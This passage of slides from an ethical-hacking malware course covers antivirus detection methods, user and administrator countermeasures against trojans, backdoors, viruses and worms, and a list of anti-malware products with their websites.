Integrity checking products work by reading the entire disk and recording integrity data that acts as a signature for the files and system sectors



Interception

The interceptor monitors the operating system requests that are written to the disk




Virus Detection Methods

(Cont'd)



Code Emulation



- In code emulation techniques, the anti-virus executes the malicious code inside a virtual machine to simulate CPU and memory activities
- This technique is considered very effective in dealing with encrypted and polymorphic viruses if the virtual machine mimics the real machine

Heuristic Analysis




- Heuristic analysis can be static or dynamic
- In static analysis the anti-virus analyses the file format and code structure to determine if the code is viral
- In dynamic analysis the anti-virus performs a code emulation of the suspicious code to determine if the code is viral

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**



**Anti-Malware
Software**



**Penetration
Testing**

Trojan Countermeasures



Avoid opening email attachments received from unknown senders



Block all unnecessary ports at the host and firewall



Avoid accepting the programs transferred by instant messaging



Harden weak, default configuration settings and disable unused functionality including protocols and services



Monitor the internal network traffic for odd ports or encrypted traffic



Avoid downloading and executing applications from untrusted sources



Install patches and security updates for the operating systems and applications



Scan CDs and DVDs with antivirus software before using



Restrict permissions within the desktop environment to prevent malicious applications installation



Avoid typing the commands blindly and implementing pre-fabricated programs or scripts



Manage local workstation file integrity through checksums, auditing, and port scanning




Run host-based antivirus, firewall, and intrusion detection software

Backdoor Countermeasures



Most commercial anti-virus products can automatically scan and detect backdoor programs before they can cause damage



Educate users not to install applications downloaded from untrusted Internet sites and email attachments



Use anti-virus tools such as McAfee, Norton, etc. to detect and eliminate backdoors

Virus and Worms Countermeasures



Install anti-virus software that detects and removes infections as they appear

Pay attention to the instructions while downloading files or any programs from the Internet

Avoid opening the attachments received from an unknown sender as viruses spread via e-mail attachments


Schedule regular scans for all drives after the installation of anti-virus software

Generate an anti-virus policy for safe computing and distribute it to the staff


Update the anti-virus software regularly

Possibility of virus infection may corrupt data, thus regularly maintain data back up


Do not accept disks or programs without checking them first using a current version of an anti-virus program



01




02



03



04



05



06



07

08

Virus and Worms Countermeasures (Contd)



Ensure the executable code sent to the organization is approved

1

6

Run disk clean up, registry scanner and defragmentation once a week

Do not boot the machine with infected bootable system disk

2

7

Turn on the firewall if the OS used is Windows XP

Know about the latest virus threats

3

8

Run anti-spyware or adware once in a week

Check the DVDs and CDs for virus infection

4

9

Do not open the files with more than one file type extension

Ensure the pop-up blocker is turned on and use an Internet firewall

5


10

Be cautious with the files being sent through the instant messenger

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**




**Anti-Malware
Software**




**Penetration
Testing**

Anti-Trojan Software: TrojanHunter



TrojanHunter is an advanced malware scanner that detects all sorts of malware such as Trojans, spyware, adware, and dialers



<http://www.trojanhunter.com>

Anti-Trojan Software: Emsisoft Anti-Malware





Emsisoft Anti-Malware provides protection against viruses, Trojans, spyware, adware, worms, bots, keyloggers, and rootkits

Two combined scanners for cleaning: Anti-Virus and Anti-Malware

Three guards against new infections: file guard, behavior blocker, and surf protection

The screenshot shows the Emsisoft Anti-Malware interface. At the top, it says "Emsisoft ANTI-MALWARE". Below that are four buttons: "Update", "Clean Computer", "Protect Infection", and "File Guard". Underneath are two status indicators: "Objects scanned: 155228" and "Objects detected: 2". A message below says "Scanning: Scan completed". On the left, there's a "Diagnosis" section with two items: "AntiMalware/Adware (A)" and "AntiMalware/AdwareSearch (A)". To the right of these are "Details" and "Registry keys - no risk". A note at the bottom says "Suspicious files have been detected during the scan." At the bottom right is a "Scan again" button.


<http://www.emsisoft.com>



Anti-Trojan Software



Anti Malware BOClean
<http://www.comodo.com>



SUPERAntiSpyware
<http://www.superantispyware.com>



Anti Hacker
<http://www.hide-my-ip.com>




Trojan Remover
<http://www.simplysup.com>



XoftSpySE
<http://www.paretologic.com>




Twister Antivirus
<http://www.filseclab.com>



SPYWAREfighter
<http://www.spamfighter.com>



STOPzilla AntiMalware
<http://www.stopzilla.com>




Malwarebytes Anti-Malware Premium
<http://www.malwarebytes.org>



ZeroSpyware
<http://www.fbmssoftware.com>

Companion Antivirus: Immunet

CEH
COMPTIA CEH



<http://www.immunet.com>

Anti-virus Tools



AVG Antivirus
<http://free.avg.com>



F-Secure Anti-Virus
<http://www.f-secure.com>




BitDefender
<http://www.bitdefender.com>



avast! Pro Antivirus 2014
<http://www.avast.com>



Kaspersky Anti-Virus
<http://www.kaspersky.com>




McAfee AntiVirus Plus 2014
<http://home.mcafee.com>




**Trend Micro Titanium
Maximum Security**
<http://apac.trendmicro.com>



ESET Smart Security 7
<http://www.eset.com>



Norton AntiVirus
<http://www.symantec.com>




**Total Defense Internet
Security Suite**
<http://www.totaldefense.com>

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**

